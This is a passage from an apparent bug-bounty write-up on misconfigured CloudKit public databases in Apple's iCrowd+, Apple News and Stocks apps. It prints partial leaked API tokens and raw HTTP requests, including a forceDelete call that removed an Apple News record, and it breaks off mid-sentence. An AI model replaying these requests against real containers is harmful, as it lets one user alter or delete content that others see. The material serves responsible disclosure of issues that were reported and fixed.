What is CloudKit?
Apple's CloudKit public database scopes for several first-party apps were misconfigured, allowing an authenticated user to create, modify or delete records in the public scope. An attacker could alter or delete content shown in Apple News, the Stocks app and Apple Shortcuts, including gallery banners and shared shortcuts.
 Published on labs.detectify.com
Ever since the fantastic “We Hacked Apple for 3 Month” article by Ziot, Sam, Ben, Samuel and Tanner, I wanted to approach Apple myself, looking for bugs with my own mindset. The article they wrote is still one of the best inspirational posts I’ve ever read and it’s still a post I regularly go back to for more info.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
CloudKit is Apple's data storage framework, roughly the equivalent of Google's Firebase: a database you authenticate to and read and write records from directly in the client. Its access model has three scopes per environment. Private is only reachable by your own user, Shared holds data shared between users, and Public is reachable by anyone, sometimes with a public API token and sometimes with authentication. Inside each scope you create zones, the default one being _defaultZone; inside zones you define record types and store records. Public tokens grant access to the Public scope, while authenticating as your own user opens Private and Shared.
That complexity is the backdrop for three bugs I found in Apple's own apps: iCrowd+, Apple News and Shortcuts. All three were reported to Apple, and the Apple Security Bounty program awarded $12,000, $24,000 and $28,000 respectively.
Context
The target was CloudKit as used by Apple's own containers. The Public scope is shared among all users. News content there is the same for everybody, which is why articles were served from it. If the permissions on those records are wrong, one user can change what every other user sees.
Apple's apps reach CloudKit through several different APIs, and that turned out to matter more than anything else:
- iCloud assets such as Notes and Photos on
www.icloud.comusep55-ckdatabasews.icloud.com:
POST /database/1/com.apple.notes/production/public/records/resolve?...
Host: p55-ckdatabasews.icloud.com
- The developer portal at
icloud.developer.apple.comuses a different API:
POST /r/v4/user/iCloud.com.mycontainer.test/Production/public/records/query?team_id=9DCADDBE3F HTTP/1.1
Host: p25-ckdatabasews.icloud.apple.com
- Many iOS apps use
gateway.icloud.com, passing the container in a header and speaking protobuf:
POST /ckdatabase/api/client/record/save HTTP/1.1
Host: gateway.icloud.com:443
X-CloudKit-ContainerId: com.apple.siri.data
Accept: application/x-protobuf
Content-Type: application/x-protobuf; desc="https://p33-ckdatabase.icloud.com:443/static/protobuf/CloudDB/CloudDBClient.desc"; messageType=RequestOperation; delimited=true
- The CloudKit Catalogue tool uses
api.apple-cloudkit.com:
POST /database/1/iCloud.com.example.CloudKitCatalog/production/public/records/query?...
Host: api.apple-cloudkit.com
Setup
I used an old jailbroken iPad to proxy all app traffic through my laptop, downloaded all Apple-owned apps and started reading the traffic. I also read the CloudKit documentation and created my own container in the CloudKit Catalogue to experiment. For Apple News I needed a US-based Apple ID because the service was not really accessible from Sweden, and I set up a second Apple ID as a News Publisher so I could create drafts, a channel and an article. For the Shortcuts work I used the CloudKit Developer portal at icloud.developer.apple.com with my own container, plus Burp for request rewriting.
Finding it
iCrowd+
While testing Apple's apps and subdomains I found a website, https://public.icrowd.apple.com/, that used api.apple-cloudkit.com with an API token handed out in its own JavaScript:
  containers: [{
    containerIdentifier:"iCloud.com.apple.phonemo",
    apiTokenAuth: {
      apiToken:"f260733f..."
    },
    environment:"production"
  }, {
    containerIdentifier:"iCloud.com.apple.icrowd",
    apiTokenAuth: {
      apiToken:"b90c3b24..."
    },
    environment:"production"
  }]

The site fetched the current version of the iCrowd+ application to display it on the start page.
The requests also showed the record type being queried, Updates:
  "records" : [ {
    "recordName" :"FD935FB2-A401-6F05-E9D8-631BBC2A68A1",
    "recordType" :"Updates",
    "fields" : {
      "name" : {
        "value" :"iCrowd",
        "type" :"STRING"
      },
      "description" : {
        "value" :"Updated to support iOS 14 and Personalized Hey Siri project.",
        "type" :"STRING"
      },
      "version" : {
        "value" :"2.16.3",
        "type" :"STRING"
      },
      "required" : {
        "value" :1,
        "type" :"INT64"
      }
    },
With the token in hand I could point the CloudKit Catalogue at the container:
https://cdn.apple-cloudkit.com/cloudkit-catalog/?container=iCloud.com.apple.phonemo&environment=production&apiToken=f260733f...#authentication

Listing the records of the Public scope showed the data the website used for the version value behind the button.

I then tried to add my own record to the same zone.

It was accepted.
Reloading https://public.icrowd.apple.com/ showed my record in place of the real version.

At that point I realised I could modify the data of the website. I reported it to Apple on the 17th of February and deleted my record again quickly. The proof of concept I sent is in this video:
Apple fixed it on the 25th of February by removing CloudKit usage from https://public.icrowd.apple.com/ entirely.
Apple News
Apple News served all news through CloudKit, with articles in the Public scope, and the Stocks app on iOS fetched from the same container:
GET /ckdatabase/stocks/topstories/WHT4Rx3... HTTP/1.1
Host: gateway.icloud.com:443
X-CloudKit-ContainerId: com.apple.news.public
X-CloudKit-DatabaseScope: Public
X-CloudKit-BundleId: com.apple.stocks
User-Agent: AppleNews/679 Version/3.1
X-MMe-Client-Info: <iPad5,4> <iPhone OS;14.2;18B92> <com.apple.newscore/6.1 (com.apple.stocks/3.1)>
Working through gateway.icloud.com was hard because everything is protobuf. I used the InflatableDonkey project, which reverse engineers the iCloud backup process from iOS 9, as a starting point, but it only focused on fetching data, so many methods were not reversed. Since protobuf is binary and each property is enumerable by position, I did not need the proper names and could bruteforce the methods needed for modification.


I spent almost two days on this. Even once I found usable methods, modifying records in the Public scope still required authorisation for my user, and I never worked out how to generate an X-CloudKit-AuthToken for the right scope.
But the different APIs talk to CloudKit differently. I logged in to www.icloud.com, opened Notes, which uses p55-ckdatabasews.icloud.com:
POST /database/1/com.apple.notes/production/private/records/query?clientBuildNumber=2104Project55&clientMasteringNumber=2104B31 HTTP/1.1
Host: p55-ckdatabasews.icloud.com
I changed the container from com.apple.notes to com.apple.news.public and the scope to public, and used an article identifier I had seen in the protobuf traffic to gateway.icloud.com:
POST /database/1/com.apple.news.public/production/public/records/lookup?clientBuildNumber=2102Hotfix38& clientMasteringNumber=2102Hotfix38 HTTP/1.1
Host: p55-ckdatabasews.icloud.com
Cookie: X-APPLE-WEB-ID=...

{
  "records": {
    "recordName":"A-OQYAcObS_W_21xWarFxFQ"
  },
  "zoneID": {
    "zoneName":"_defaultZone"
  }
}
The response came back with the article:
{
  "records" : [ {
    "recordName" :"A-OQYAcObS_W_21xWarFxFQ",
    "recordType" :"Article",
    "fields" : {
      "iAdKeywords" : {
        "value" : ["TGiSf6ByLEeqXjy5yjOiBJQ","TGiSr-hyLEeqXjy5yjOiBJQ","TdNFQ6jKmRsSURg96xf4Xiw" ],
        "type" :"STRING_LIST"
      },
      "topicFlags_143455" : {
        "value" : [12,0 ],
        "type" :"INT64_LIST"
...
Stock data was present too:
{
  "records": {
    "recordName":"S-AAPL"
  },
  "zoneID": {
    "zoneName":"_defaultZone"
  }
}
which returned:
{
  "records" : [ {
    "recordName" :"S-AAPL",
    "recordType" :"Stock",
    "fields" : {
      "stockEntityID" : {
        "value" :"EKaaFEbKHS32-pJMZGHyfNw",
        "type" :"STRING"
      },
      "symbol" : {
        "value" :"AAPL",
        "type" :"STRING"
      },
      "feedConfiguration_143441" : {
        "value" :"{\"feedID\":\"EKaaFEbKHS32-pJMZGHyfNw$en-US\"}",
        "type" :"STRING"
      },
So the authenticated API on p55-ckdatabasews.icloud.com could talk to com.apple.news.public. As a News Publisher I created a channel and an article and started testing calls against them. My channel ID was TtVkjIR3aTPKrWAykey3ANA, and a lookup showed it:
POST /database/1/com.apple.news.public/production/public/records/lookup?clientBuildNumber=2102Hotfix38&clientMasteringNumber=2102Hotfix38 HTTP/1.1
Host: p55-ckdatabasews.icloud.com
Cookie: X-APPLE-WEB-ID=...
{
  "records" : [ {
    "recordName" :"TtVkjIR3aTPKrWAykey3ANA",
    "recordType" :"Tag",
    "fields" : {
      "[redacted]" : {
        "value" : [ ],
        "type" :"STRING_LIST"
      },
      "defaultSectionTagID" : {
        "value" :"T18PTnZkqQ0qgW33zGzxs8w",
        "type" :"STRING"
      },
...
      "name" : {
        "value" :"moa oma",
        "type" :"STRING"
      },
On the iPad I confirmed that https://apple.news/TtVkjIR3aTPKrWAykey3ANA showed my channel in the Apple News app.
I then tried every modification method the CloudKit documentation lists for records/modify: create, update, forceUpdate, replace, forceReplace, delete and forceDelete. All of them except one returned:
{
  "records" : [ {
    "recordName" :"TtVkjIR3aTPKrWAykey3ANA",
    "reason" :"Operation not permitted",
    "serverErrorCode" :"ACCESS_DENIED"
  } ]
}
forceDelete was the exception:
POST /database/1/com.apple.news.public/production/public/records/modify?clientBuildNumber=2102Hotfix38&clientMasteringNumber=2102Hotfix38 HTTP/1.1
Host: p55-ckdatabasews.icloud.com
Cookie: ...

{
  "numbersAsStrings":true,
  "operations": [
    {
      "record": {
        "recordType":"Article",
        "recordChangeTag": "ok",
        "recordName":"TtVkjIR3aTPKrWAykey3ANA"
      },
      "operationType":"forceDelete"
    }
  ],
  "zoneID": {
    "zoneName":"_defaultZone"
  }
}
{
  "records" : [ {
    "recordName" :"TtVkjIR3aTPKrWAykey3ANA",
    "deleted" :true
  } ]
}
Reloading the channel in Apple News showed the result:
